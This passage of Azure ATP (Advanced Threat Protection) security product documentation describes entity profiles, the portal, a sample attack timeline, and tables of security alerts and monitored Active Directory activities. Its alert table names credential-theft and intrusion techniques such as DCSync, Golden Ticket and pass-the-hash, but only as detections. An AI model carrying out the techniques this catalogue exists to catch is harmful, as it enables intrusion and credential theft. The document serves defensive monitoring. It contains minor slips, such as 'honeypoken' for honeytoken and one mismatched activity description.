Azure ATP lets you know if these flags are On or Off in Azure Active Directory. Colored icons and the corresponding toggle indicate the status of each flag. In the example below, only **Password never expires** is On in Active Directory.



Cross-check with Windows Defender

To provide you with cross-product insights, your entity profile provides entities that have open alerts in Windows Defender with a badge. This badge lets you know how many open alerts the entity has in Windows Defender, and what their severity level is. Click on the badge to go directly to the alerts related to this entity in Windows Defender.

Keep an eye on sensitive users and groups

Azure ATP imports user and group information from Azure Active Directory, enabling you to identify which users are automatically considered sensitive because they are members of the following groups in Active Directory:

- Administrators
- Power Users
- Account Operators
- Server Operators
- Print Operators
- Backup Operators
- Replicators
- Remote Desktop Users
- Network Configuration Operators
- Incoming Forest Trust Builders

- Domain Admins
- Domain Controllers
- Group Policy Creator Owners
- read-only Domain Controllers
- Enterprise Read-only Domain Controllers
- Schema Admins
- Enterprise Admins

In addition, you can **manually tag** entities as sensitive within Azure ATP. This is important because some Azure ATP detections, such as sensitive group modification detection and lateral movement path, rely on an entity's sensitivity status. If you manually tag additional users or groups as sensitive, such as board members, company executives, and sales directors, Azure ATP will consider them sensitive. For more information, see [Working with sensitive accounts](#).

Review lateral movement paths

Azure ATP can help you prevent attacks that use lateral movement paths. Lateral movement is when an attacker proactively uses non-sensitive accounts to gain access to sensitive accounts.

If a lateral movement path exists for an entity, in the entity profile page, you will be able to click the **Lateral movement paths** tab. The diagram that is displayed provides you with a map of the possible paths to your sensitive user.

For more information, see [Investigating lateral movement paths with Azure ATP](#).

Check honeypoken status

Before you move on with your investigation, it's important to know if the entity is a honeypoken. You can tag accounts and entities as honeypokens in Azure ATP. When you open the entity profile or mini-profile of an account or entity you tagged as a honeypoken, you will see the honeypoken badge. When investigating, the honeypoken badge alerts you that the activity under review was performed by an account that you tagged as a honeypoken.

See also

- [Working with security alerts](#)
- [Check out the Azure ATP forum!](#)

Working with the Azure ATP portal

5/6/2019 • 3 minutes to read

Use the Azure ATP portal to monitor and respond to suspicious activity detected by ATP.

Typing the  key provides keyboard shortcuts for Azure ATP portal accessibility.

The Azure ATP portal provides a quick view of all suspicious activities in chronological order. It enables you to drill into details of any activity and perform actions based on those activities. The Azure ATP portal also displays alerts and notifications to highlight problems seen by Azure ATP or new activities that are deemed suspicious.

This article describes how to work with the key elements of the Azure ATP portal.

Enabling access to the Azure ATP portal

To successfully log in to the Azure ATP portal, you have to log in with a user assigned to an Azure Active Directory security group with access to the Azure ATP portal. For more information about role-based access control (RBAC) in Azure ATP, see [Working with Azure ATP role groups](#).

Logging into the Azure ATP portal

1. You can enter the Azure ATP portal either by logging in to the portal <https://portal.atp.azure.com> and selecting your instance, or browsing to the instance URL: <https://instancename.atp.azure.com>.
2. Azure ATP supports single sign-on integrated with Windows authentication - if you've already logged on to your computer, Azure ATP uses that token to log you into the Azure ATP portal. You can also log in using a smartcard. Your permissions in Azure ATP correspond with your [administrator role](#).

NOTE

Make sure to log on to the computer from which you want to access the Azure ATP portal using your Azure ATP admin username and password. Alternatively, you can run your browser as a different user or log out of Windows and log on with your Azure ATP admin user.

Attack time line

The Attack time line This is the default landing page you are taken to when you log in to the Azure ATP portal. By default, all open suspicious activities are shown on the attack time line. You can filter the attack time line to show All, Open, Dismissed or Suppressed suspicious activities. You can also see the severity assigned to each activity.

Azure Advanced Threat Protection | contoso-corp | Timeline

4:04 PM Today

Honeytoken activity Updated

The following activities were performed by **Bob Minion**:

- Logged in to 2 computers via Contoso-DC.
- Authenticated from 2 computers using Kerberos when accessing 5 resources against Contoso-DC.
- Authenticated from ITARGOET-T470S using NTLM against corporate resources via Contoso-DC.

Started at 3:08 PM Jan 22, 2018

3:23 PM Jan 22, 2018

Remote execution attempt detected

The following remote execution attempts were performed on Contoso-DC from ALICE-DESKTOP:

- Attempted remote execution of one or more WMI methods by AdminUser.

3:06 PM Jan 22, 2018

Suspicious service creation

AdminUser created 10 services in order to execute potentially malicious commands on Contoso-DC.

3:03 PM Jan 22, 2018

Brute force attack using LDAP simple bind

200 password guess attempts were made on 2 accounts from ALICE-DESKTOP. 2 account passwords were successfully guessed.

2:59 PM Jan 22, 2018

Reconnaissance using account enumeration

Suspicious account enumeration activity using Kerberos protocol, originating from ALICE-DESKTOP, was detected. The attacker performed a total of 101 guess attempts for account names. 2 guess attempts matched existing account names in Active Directory.

12:38 PM Jan 21, 2018

Malicious replication of directory services

Malicious replication requests were attempted by Alice Liddel, from ALICE-DESKTOP against Contoso-DC.

11:59 AM Jan 21, 2018

Reconnaissance using DNS

Suspicious DNS activity was observed, originating from ALICE-DESKTOP (which is not a DNS server) against Contoso-DC.

For more information, see [Working with suspicious activities](#).

What's new


After a new version of Azure ATP is released, the **What's new** window appears in the top right to let you know what was added in the latest version. It also provides you with a link to the version download.

Filtering panel


You can filter which suspicious activities are displayed in the attack time line or displayed in the entity profile suspicious activities tab based on Status and Severity.

Search bar

In the top menu, you can find a search bar. You can search for a specific user, computer, or groups in Azure ATP. To give it a try, just start typing. At the bottom of the search bar, the number of search results found is indicated.




If you click the number, you can access the search results page in which you can filter results by entity type for further investigation.



Health center

The Health center provides you with alerts when something isn't working properly in your Azure ATP instance.



Any time your system encounters a problem, such as a connectivity error or a disconnected Azure ATP standalone


sensor, the Health Center icon lets you know by displaying a red dot.

Sensitive groups

For information on sensitive groups in Azure ATP, see [Working with sensitive groups](#).

Mini profile

If you hover your mouse over an entity, anywhere in the Azure ATP portal where there is a single entity presented, such as a user, or a computer, a mini profile automatically opens displaying the following information, if available and relevant:



- Name
- Title
- Department
- AD tags
- Email
- Office
- Phone number
- Domain
- SAM name
- Created on – When the entity was created in the Active Directory. If was created before Azure ATP started monitoring, it will not be displayed.
- First seen – The first time Azure ATP observed an activity from this entity.
- Last seen - The last time Azure ATP observed an activity from this entity.
- SA badge - Is displayed if there are suspicious activities associated with this entity.
- WD ATP badge- Will be displayed if there are suspicious activities in Windows Defender ATP associated with this entity.
- Lateral movement paths badge - Will be displayed if there have been lateral movement paths detected for this entity within the last two days.

See Also

- [Creating Azure ATP instances](#)
- [Check out the Azure ATP forum!](#)

Azure ATP Security Alerts

8/5/2019 • 3 minutes to read

Azure ATP security alerts explain the suspicious activities detected by Azure ATP sensors on your network, and the actors and computers involved in each threat. Alert evidence lists contain direct links to the involved users and computers, to help make your investigations easy and direct.

Azure ATP security alerts are divided into the following categories or phases, like the phases seen in a typical cyber-attack kill chain. Learn more about each phase, the alerts designed to detect each attack, and how to use the alerts to help protect your network using the following links:

1. [Reconnaissance phase alerts](#)
2. [Compromised credential phase alerts](#)
3. [Lateral movement phase alerts](#)
4. [Domain dominance phase alerts](#)
5. [Exfiltration phase alerts](#)

To learn more about the structure and common components of all Azure ATP security alerts, see [Understanding security alerts](#).

Security alert name mapping and unique external IDs

In version 2.56, all existing Azure ATP security alerts were renamed with easier to understand names. Mapping between old and new names, and their corresponding unique external IDs are as listed in the following table. When used with scripts or automation, Microsoft recommends use of alert external IDs in place of alert names, as only security alert external IDs are permanent, and not subject to change.

NEW SECURITY ALERT NAME	PREVIOUS SECURITY ALERT NAME	UNIQUE EXTERNAL ID	SEVERITY	MITRE ATT&CK MATRIX™
Account enumeration reconnaissance	Reconnaissance using account enumeration	2003	Medium	Discovery
Data exfiltration over SMB	NA	2030	High	Exfiltration, Lateral movement, Command and control
Honeytoken activity	Honeytoken activity	2014	Medium	Credential access, Discovery
Malicious request of Data Protection API master key	Malicious Data Protection Private Information Request	2020	High	Credential access
Network mapping reconnaissance (DNS)	Reconnaissance using DNS	2007	Medium	Discovery

NEW SECURITY ALERT NAME	PREVIOUS SECURITY ALERT NAME	UNIQUE EXTERNAL ID	SEVERITY	MITRE ATT&CK MATRIX™
Remote code execution attempt	Remote code execution attempt	2019	Medium	Execution, Persistence, Privilege escalation, Defense evasion, Lateral movement
Remote code execution over DNS	NA	2036	Medium	Privilege escalation, Lateral movement
Security principal reconnaissance (LDAP)	NA	2038	Medium	Credential access
Suspected brute force attack (Kerberos, NTLM)	Suspicious authentication failures	2023	Medium	Credential access
Suspected brute force attack (LDAP)	Brute force attack using LDAP simple bind	2004	Medium	Credential access
Suspected brute force attack (SMB)	Unusual protocol implementation (potential use of malicious tools such as Hydra)	2033	Medium	Lateral movement
Suspected DCShadow attack (domain controller promotion)	Suspicious domain controller promotion (potential DCShadow attack)	2028	High	Defense evasion
Suspected DCShadow attack (domain controller replication request)	Suspicious domain controller replication request (potential DCShadow attack)	2029	High	Defense evasion
Suspected DCSync attack (replication of directory services)	Malicious replication of directory services	2006	High	Persistence, Credential access
Suspected Golden Ticket usage (encryption downgrade)	Encryption downgrade activity (potential golden ticket attack)	2009	Medium	Privilege Escalation, Lateral movement, Persistence
Suspected Golden Ticket usage (forged authorization data)	Privilege escalation using forged authorization data	2013	High	Privilege escalation, Lateral movement, Persistence
Suspected Golden Ticket usage (nonexistent account)	Kerberos Golden Ticket - nonexistent account	2027	High	Privilege Escalation, Lateral movement, Persistence

NEW SECURITY ALERT NAME	PREVIOUS SECURITY ALERT NAME	UNIQUE EXTERNAL ID	SEVERITY	MITRE ATT&CK MATRIX™
Suspected Golden Ticket usage (ticket anomaly)	NA	2032	High	Privilege Escalation, Lateral movement, Persistence
Suspected Golden Ticket usage (time anomaly)	Kerberos Golden Ticket - time anomaly	2022	High	Privilege Escalation, Lateral movement, Persistence
Suspected identity theft (pass-the-hash)	Identity theft using Pass-the-Hash attack	2017	High	Lateral movement
Suspected identity theft (pass-the-ticket)	Identity theft using Pass-the-Ticket attack	2018	High or Medium	Lateral movement
Suspected NTLM authentication tampering	NA	2039	Medium	Privilege escalation, Lateral movement
Suspected NTLM relay attack	NA	2037	Medium or Low if observed using signed NTLM v2 protocol	Privilege escalation, Lateral movement
Suspected over-pass-the-hash attack (encryption downgrade)	Encryption downgrade activity (potential overpass-the-hash attack)	2008	Medium	Lateral movement
Suspected overpass-the-hash attack (Kerberos)	Unusual Kerberos protocol implementation (potential overpass-the-hash attack)	2002	Medium	Lateral movement
Suspected skeleton key attack (encryption downgrade)	Encryption downgrade activity (potential skeleton key attack)	2010	Medium	Lateral movement, Persistence
Suspected use of Metasploit hacking framework	Unusual protocol implementation (potential use of Metasploit hacking tools)	2034	Medium	Lateral movement
Suspected WannaCry ransomware attack	Unusual protocol implementation (potential WannaCry ransomware attack)	2035	Medium	Lateral movement
Suspicious communication over DNS	Suspicious communication over DNS	2031	Medium	Exfiltration

NEW SECURITY ALERT NAME	PREVIOUS SECURITY ALERT NAME	UNIQUE EXTERNAL ID	SEVERITY	MITRE ATT&CK MATRIX™
Suspicious additions to sensitive groups	Suspicious additions to sensitive groups	2024	Medium	Credential access, Persistence
Suspicious service creation	Suspicious service creation	2026	Medium	Execution, Persistence, Privilege Escalation, Defense evasion, Lateral movement
Suspicious VPN connection	Suspicious VPN connection	2025	Medium	Persistence, Defense evasion
User and group membership reconnaissance (SAMR)	Reconnaissance using directory services queries	2021	Medium	Discovery
User and IP address reconnaissance (SMB)	Reconnaissance using SMB Session Enumeration	2012	Medium	Discovery

NOTE

To disable any security alert, contact support.

See Also

- [Working with security alerts](#)
- [Understanding security alerts](#)
- [Check out the Azure ATP forum!](#)

Azure ATP monitored activities

5/6/2019 • 3 minutes to read

Azure Advanced Threat Protection monitors information generated from your organization's Active Directory, network activities and event activities to detect suspicious activity. The monitored activity information enables Azure ATP to help you determine the validity of each potential threat and correctly triage and respond.

In the case of a valid threat, or **true positive**, Azure ATP enables you to discover the scope of breach for each incident, investigate which entities are involved, and determine how to remediate them.

The information monitored by Azure ATP is presented in the form of activities. Azure ATP currently supports monitoring of the following activity types:

NOTE

- This article is relevant for all Azure ATP sensor types.
- Azure ATP monitored activities appear on both the user and machine profile page.

Monitored user activities: User account AD attribute changes

MONITORED ACTIVITY	DESCRIPTION
Account Constrained Delegation State Changed	The account state is now enabled or disabled for delegation.
Account Constrained Delegation Spns Changed	Constrained delegation restricts the services to which the specified server can act on behalf of the user.
Account Disabled Changed	Indicates whether an account is disabled or enabled.
Account Expired	Date when the account expires.
Account Expiry Time Changed	Change to the date when the account expires.
Account Locked Changed	Change to the date when the account expires.
Account Password Changed	User changed their password.
Account Password Expired	User's password expired.
Account Password Never Expires Changed	User's password changed to never expire.
Account Password Not Required Changed	User account was changed allow logging in with a blank password.
Account Smartcard Required Changed	Account changes to require users to log on to a device using a smart card.
Account Supported Encryption Types Changed	Kerberos supported encryption types were changed (types: Des, AES 129, AES 256)

MONITORED ACTIVITY	DESCRIPTION
Account Upn Name Changed	User's principle name was changed.
Group Membership Changed	User was added/removed, to/from a group, by another user or by themselves.
User Mail Changed	Users email attribute was changed.
User Manager Changed	User's manager attribute was changed.
User Phone Number Changed	User's phone number attribute was changed.
User Title Changed	User's title attribute was changed.

Monitored user activities: AD security principal operations

MONITORED ACTIVITY	DESCRIPTION
Security Principal Created	Account was created (both user and computer).
Security Principal Deleted Changed	Account was deleted/restored (both user and computer).
Security Principal Display Name Changed	Account display name was changed from X to Y.
Security Principal Name Changed	Account name attribute was changed.
Security Principal Path Changed	Account Distinguished name was changed from X to Y.
Security Principal Sam Name Changed	SAM name changed (SAM is the logon name used to support clients and servers running earlier versions of the operating system).

Monitored user activities: Domain controller based user operations

MONITORED ACTIVITY	DESCRIPTION
Directory Service Replication	User tried to replicate the directory service.
DNS Query	Type of query user performed against the domain controller (AXFR,TXT, MX, NS, SRV, ANY, DNSKEY).
Private Data Retrieval	User attempted/succeeded to query private data using LSARPC protocol.
Service Creation	User attempted to remotely create a specific service to a remote machine.
SMB Session Enumeration	User attempted to enumerate all users with open SMB sessions on the domain controllers.
SMB file copy	User copied files using SMB

MONITORED ACTIVITY	DESCRIPTION
SAMR Query	User performed a SAMR query.
Task Scheduling	User tried to remotely schedule X task to a remote machine.
Wmi Execution	User attempted to remotely execute a WMI method.

Monitored user activities: Login operations

LOGON TYPE	MONITORED ACTIVITY	DESCRIPTION
Logon type 2	Credentials Validation	Domain-account authentication event using the NTLM and Kerberos authentication methods.
Logon type 2	Interactive Logon	User gained network access by entering a username and password (authentication method Kerberos).
Logon type 2	VPN Connection	User connected by VPN - Authentication using RADIUS protocol.
Logon type 3	Resource Access	User accessed a resource using Kerberos authentication.
Logon type 8	LDAP Cleartext	User authenticated using LDAP with a clear-text password (Simple authentication).
Logon type 10	Remote Desktop	User performed an RDP session to a remote computer using Kerberos authentication.
---	Failed Logon	Domain-account failed authentication attempt (via NTLM and Kerberos) due to the following: account was disabled/expired/locked/used an untrusted certificate or due to invalid logon hours/old password/expired password/wrong password.

Monitored machine activities: Machine account

MONITORED ACTIVITY	DESCRIPTION
Computer Operating System Changed	Change to the computer OS.

See Also

- [Managing security alerts](#)
- [Security alert guide](#)
- [Investigate entities](#)

- [Check out the Azure ATP forum!](#)

Understanding entity profiles

5/6/2019 • 3 minutes to read


The entity profile provides you with a comprehensive entity page designed for a full deep-dive investigation of users, computers, devices, the resources they have access to, and their history. The profile page takes advantage of the new Azure ATP logical activity translator that can look at a group of activities occurring (aggregated up to a minute) and group them into a single logical activity to give you a better understanding of the actual activities of your users.

To access an entity profile page, click on the name of the entity, such as a username, in the suspicious activity timeline.

The left menu provides you with all the Active Directory information available on the entity - email address, domain, first seen date. If the entity is sensitive, it tells you why. For example, is the user tagged as sensitive or the member of a sensitive group? If it's a sensitive user, you see the icon under the user's name.

View entity activities

To view all the activities performed by the user, or performed on an entity, click on the **Activities** tab.



The screenshot shows the Azure ATP interface for the entity profile of Nick Cowley. The top navigation bar indicates the user is viewing the profile for 'Nick Cowley' in the 'contoso-corp' environment. The profile card on the left includes a photo, name, title (CISO), and a 'Sensitive' tag. Below this, contact information such as email (NickC@contoso.com), phone, and domain are listed. The 'ACTIVITIES' tab is highlighted with a red box. The main pane displays a timeline of activities, including security alerts, logon events, and suspicious actions like DCSync attacks and group modifications.

Activity	Time	Details
Open security alerts	5	
Logged on computers	4	
Accessed resources	2	
Accessed VPN locations	0	
Logged on to NICKC-LAP	5:28 PM, Nov 22, 2018	using Kerberos NICKC-LAP 192.168.0.2 S/Prn: cifs/sharepoint.srv
Potential sensitive lateral movement path identified	5:15 PM, Nov 22, 2018	for this user, that includes Ron Harper and SHAREPOINT-SRV, see paths
Suspected DCSync attack (replication of directory services)	9:56 PM, Aug 30, 2018	Malicious replication requests were successfully performed by Nick Cowley, from JEFFL-DESKTOP against Contoso-DC.
Suspicious modification of sensitive groups	10:02 PM, Aug 24, 2018	Nick Cowley has uncharacteristically modified sensitive group memberships.
Suspected skeleton key attack (encryption downgrade)	5:14 PM, Aug 22, 2018	Contoso-DC offered a weaker encryption method (RC4), for the authentication of Nick Cowley on RDPSRV. Started at 4:17 PM Aug 22, 2018
Remote code execution attempt	9:52 PM, Aug 18, 2018	The following remote code execution attempts were performed on Contoso-DC from RDPSRV: <ul style="list-style-type: none">Successful remote creation of service PSEXESVC.Successful remote execution of one or more WMI methods by Nick Cowley.


By default, the main pane of the entity profile displays a timeline of the entity's activities with a history of up to six months back, from which you can also drill down into the entities accessed by the user, or for entities, users who accessed the entity.

At the top, you can view the summary tiles that give you a quick overview of what you need to understand in a glance about your entity - how many machines the user logged in to, how many resources were accessed, and locations from which a user logged into VPN (if configured).

Using the **Filter by** button above the activity timeline, you can filter the activities by activity type. You can also filter out a specific (noisy) type of activity. This is helpful for investigation when you want to understand the basics of what an entity is doing in the network. You can also go to a specific date, and you can export the activities as filtered to Excel. The exported file provides a page for directory services changes (things that changed in Active Directory for the account) and a separate page for activities.

View directory data

The **Directory data** tab provides the static information available from Active Directory, including user access control security flags. Azure ATP also displays group memberships for the user so that you can tell if the user has a direct membership or a recursive membership. For groups, Azure ATP lists members of the group.



The screenshot shows the user profile for Nick Cowley in the Azure Advanced Threat Protection interface. The profile includes a profile picture, name, and role (CISO). The account information section lists details such as SAM Name (NickC), UPN (NickC@contoso.com), Canonical Name, Distinguished Name, and SID. The user account control section shows various security settings like Password, Trusted, Smartcard, Password, Empty p..., Plain te..., Cannot..., DES enc..., Kerbero..., and Account..., with an On/Off toggle. The member of section lists direct memberships (Domain Admins, Domain Users) and recursive memberships (Administrators, Denied RODC Password Replication Group, Users). The organizational structure section shows the user's manager, Roderick Brooks, and a red alert icon next to Nick Cowley's name. A red box highlights the 'DIRECTORY DATA' tab in the left sidebar.

In the **User access control** section, Azure ATP surfaces security settings that may need your attention. You can see important flags about the user, such as if the user can press enter to bypass the password, and if the user has a password that never expires, etc.

View lateral movement paths

By clicking the Lateral movement paths tab, you can view a fully dynamic and clickable map that provides you with a visual representation of the lateral movement paths to and from this user that can be used to infiltrate your network.

The map provides you with a list of how many hops between computers or users an attacker would have to and from this user to compromise a sensitive account, and if the user has a sensitive account, you can see how many resources and accounts are directly connected.

If a potential LMP was not detected for the entity during the past two days, the graph does not display. Select a different date using **View a different date** to view previous lateral movement paths graphs discovered for this entity. The [lateral movement path report](#) is always available to provide you with information about the potential lateral movement paths discovered, and can be customized by time.

For more information, see [Lateral movement paths](#).

Azure Advanced Threat Protection | contoso-corp | Nick Cowley

Nick Cowley
CISO

Sensitive

Email: NickC@contoso.com | Office: Microsoft Way Re...
Phone: 1-425-93-MSPHONE | First seen: Sep 17, 2018
Domain: contoso.com | Created on: Feb 7, 2018
SAM name: NickC
5 alerts | WD ATP

Apr 27, 2018
View a different date

11
Non-sensitive en route users

2
Computers on the path

Zoom in | Zoom out | Fit to screen | Fit to view | Download report

LATERAL MOVEMENT PATHS

10 members | Finance & Accou... | FINANCE.SRV3 | Ron Harper | HelpDesk | SHAREPOINT.SRV | Nick Cowley

Legend:
● Target
○ Source
— Logged into by
➔ Administrator on
- - - Member of

See Also

